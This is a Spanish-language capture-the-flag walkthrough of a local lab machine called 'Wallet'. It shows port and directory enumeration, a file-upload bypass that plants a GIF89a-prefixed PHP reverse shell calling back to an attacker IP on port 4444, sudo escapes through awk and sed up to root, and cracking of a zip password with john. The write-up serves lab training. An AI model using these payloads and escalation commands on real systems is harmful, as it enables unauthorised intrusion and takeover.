WALLET

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip wallet.zip

Archive:  wallet.zip
inflating: auto_deploy.sh
inflating: wallet.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh wallet.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.263 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.263/0.263/0.263/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2


IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 11:06 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000059s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Wallet
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```




```
Añadimos a /etc/host  panel.wallet.dl
```

ENUMERACIÓN

```
whatweb http://panel.wallet.dl
```

```
└# whatweb http://panel.wallet.dl
http://panel.wallet.dl [302 Found] Apache[2.4.59], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Redirec
tLocation[login.php]
http://panel.wallet.dl/login.php [302 Found] Apache[2.4.59], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], RedirectLocation[
registration.php]
http://panel.wallet.dl/registration.php [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Passwo
rdField[confirm_password,password], Script[text/javascript], Title[Wallos - Subscription Tracker]
```


```
gobuster dir -u http://panel.wallet.dl -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                     http://panel.wallet.dl
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
Starting gobuster in directory enumeration mode
/.php                 (Status: 403) [Size: 280]
/.html                (Status: 403) [Size: 280]
/images               (Status: 301) [Size: 319] [--> http://panel.wallet.dl/images/]
/index.php            (Status: 302) [Size: 0] [--> login.php]
/about.php            (Status: 302) [Size: 0] [--> login.php]
/login.php            (Status: 302) [Size: 0] [--> registration.php]
/logos.php            (Status: 200) [Size: 1977]
/stats.php            (Status: 302) [Size: 0] [--> login.php]
/screenshots          (Status: 301) [Size: 324] [--> http://panel.wallet.dl/screenshots/]
/scripts              (Status: 301) [Size: 320] [--> http://panel.wallet.dl/scripts/]
/registration.php     (Status: 200) [Size: 7256]
/includes             (Status: 301) [Size: 321] [--> http://panel.wallet.dl/includes/]
/db                   (Status: 301) [Size: 315] [--> http://panel.wallet.dl/db/]
/logout.php           (Status: 302) [Size: 0] [--> .]
/styles               (Status: 301) [Size: 319] [--> http://panel.wallet.dl/styles/]
/settings.php         (Status: 302) [Size: 0] [--> login.php]
/auth.php             (Status: 200) [Size: 0]
/libs                 (Status: 301) [Size: 317] [--> http://panel.wallet.dl/libs/]
/.php                 (Status: 403) [Size: 280]
/.html                (Status: 403) [Size: 280]
/server-status        (Status: 403) [Size: 280]
Progress: 1102800 / 1102805 (100.00%)
```

EXPLOTACIÓN


Después de andar buceando por esta inmensidad, me voy al directorio /registration.php y me creo un usuario: admin/passwd

correo electrónico: soyyo@yahoo.com y ya me sale la pantalla de inicio de sesión.



Estamos dentro. Nos ponemos a la escucha con netcat 444.

Creamos una shell usando https://www.revshells.com/



Damos en añadir nueva suscripción. En "Upload Logo" (Subir Logo), cargamos nuestra shell, añadiendo la línea GIF89a;

```
GNU nano 8.0                                                    revshell.php
GIF89a;
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.26';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }
```

A continuación, nos dirijimos a http://panel.wallet.dl/images/uploads/logos/

Ahí tenemos nuestra shell, (tuve que probar varias ya que no iban).

panel.wallet.dl/images/uploads/logos/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | Off

Index of /images/uploads/logos

Name	Last modified	Size	Description
Parent Directory		-	
1720803561-hoy.php	2024-07-12 16:59	87	
1720804261-hoy.php	2024-07-12 17:11	40	
1720804463-hoy.php	2024-07-12 17:14	2.5K	
wallos.png	2024-03-01 21:30	7.1K	

Apache/2.4.59 (Debian) Server at panel.wallet.dl Port 80

Obtenemos conexión

```
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 58960
Linux ebdacabe3d04 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
 17:14:59 up  2:19,  0 user,  load average: 0.78, 0.68, 0.58
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ebdacabe3d04:/$
```

Tratamos la TTY

- script /dev/null -c bash
- ctrl+Z
- stty raw -echo; fg
  reset xterm
- export TERM=xterm
- export SHELL=bash
- ssty size
35 167
- stty rows 35 columns 167

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@ebdacabe3d04:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on ebdacabe3d04:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on ebdacabe3d04:
    (pylon) NOPASSWD: /usr/bin/awk
```

Nos vamos a https://gtfobins.github.io/gtfobins/awk/#sudo

sudo awk 'BEGIN {system("/bin/sh")}'

```
www-data@ee9e77db9bc5:/$ sudo -u pylon /usr/bin/awk 'BEGIN {system("/bin/sh")}'
$ whoami
pylon
$ bash
pylon@ee9e77db9bc5:/$
```

Listamos en pylon

```
pylon@ee9e77db9bc5:~$ ls -la
total 32
drwx------ 3 pylon pylon 4096 Jul 12 08:26 .
drwxr-xr-x 1 root  root  4096 Jul 12 08:21 ..
-rw------- 1 pylon pylon   13 Jul 12 08:26 .bash_history
-rw-r--r-- 1 pylon pylon  220 Jul 12 08:20 .bash_logout
-rw-r--r-- 1 pylon pylon 3526 Jul 12 08:20 .bashrc
drwxr-xr-x 3 pylon pylon 4096 Jul 12 08:22 .local
-rw-r--r-- 1 pylon pylon  807 Jul 12 08:20 .profile
-rw-r--r-- 1 pylon pylon  235 Jul 12 08:24 secretitotraviesito.zip
pylon@ee9e77db9bc5:~$
```

Descubrimnos un .zip

Como no tenemos muchas opciones lo que hacemos es:

- Codificamos el archivo en base64:

base64 secretitotraviesito.zip > secretitotraviesito.zip.b64

- Mostramos el contenido del archivo codificado (base64) y copiamos el texto:

cat secretitotraviesito.zip.b64

- Creamos un archivo en la máquina atacante y pegamos el contenido base64

- Decodificamos el archivo

base64 -d secretitotraviesito.zip.b64 > secretitotraviesito.zip

```
pylon@ee9e77db9bc5:~$ base64 secretitotraviesito.zip > secretitotraviesito.zip.b64
pylon@ee9e77db9bc5:~$ cat secretitotraviesito.zip.b64
UEsDBBQACQAIAOdC7FiFVsOKIQAAABkAAAASABwAbm90aXRhY2hpbmdvbmEudHh0VVQJAAPx55Bm
8eeQZnV4CwABBOgDAAAE6AMAAJQl5oY0Dvf43JObusEOgH5BrIiUqdx+by9DgXMhrefNolBLBwiF
VsOKIQAAABkAAABQSwECHgMUAAkACADnQuxYhVbDiiEAAAAZAAAAEgAYAAAAAAAABAAAApIEAAAAA
bm90aXRhY2hpbmdvbmEudHh0VVQFAAPx55BmdXgLAAEE6AMAAAToAwAAUEsFBgAAAAABAAEAWAAA
AH0AAAAAAA==
```

Ahora vamos con zip2john y john the ripper

zip2john secretitotraviesito.zip > secretitotraviesito.hash

ver 2.0 efh 5455 efh 7875 secretitotraviesito.zip/notitachingona.txt PKZIP

Encr: TS_chk, cmplen=33, decmplen=25, crc=8AC35685 ts=42E7 cs=42e7

type=8

```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt secretitotraviesito.hash

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
chocolate1       (secretitotraviesito.zip/notitachingona.txt)
1g 0:00:00:00 DONE (2024-07-14 11:57) 4.545g/s 37236p/s 37236c/s 37236C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Descomprimimos el .zip

```
pylon@ee9e77db9bc5:~$ unzip secretitotraviesito.zip
Archive:  secretitotraviesito.zip
[secretitotraviesito.zip] notitachingona.txt password:
password incorrect--reenter:
password incorrect--reenter:
  inflating: notitachingona.txt
pylon@ee9e77db9bc5:~$ cat notitachingona.txt
pinguino:pinguinomaloteh
```

Nos hacemos pingüino

```
pylon@ee9e77db9bc5:~$ su pinguino
Password:
pinguino@ee9e77db9bc5:/home/pylon$
```

Buscamos permisos sudo

```
pinguino@ee9e77db9bc5:/home/pylon$ sudo -l
Matching Defaults entries for pinguino on ee9e77db9bc5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pinguino may run the following commands on ee9e77db9bc5:
    (ALL) NOPASSWD: /usr/bin/sed
pinguino@ee9e77db9bc5:/home/pylon$
```

Vamos a https://gtfobins.github.io/gtfobins/sed/#sudo

sudo sed -n '1e exec sh 1>&0' /etc/hosts

```
pinguino@ee9e77db9bc5:/home/pylon$ sudo sed -n '1e exec sh 1>&0' /etc/hosts
# whoami
root
#
```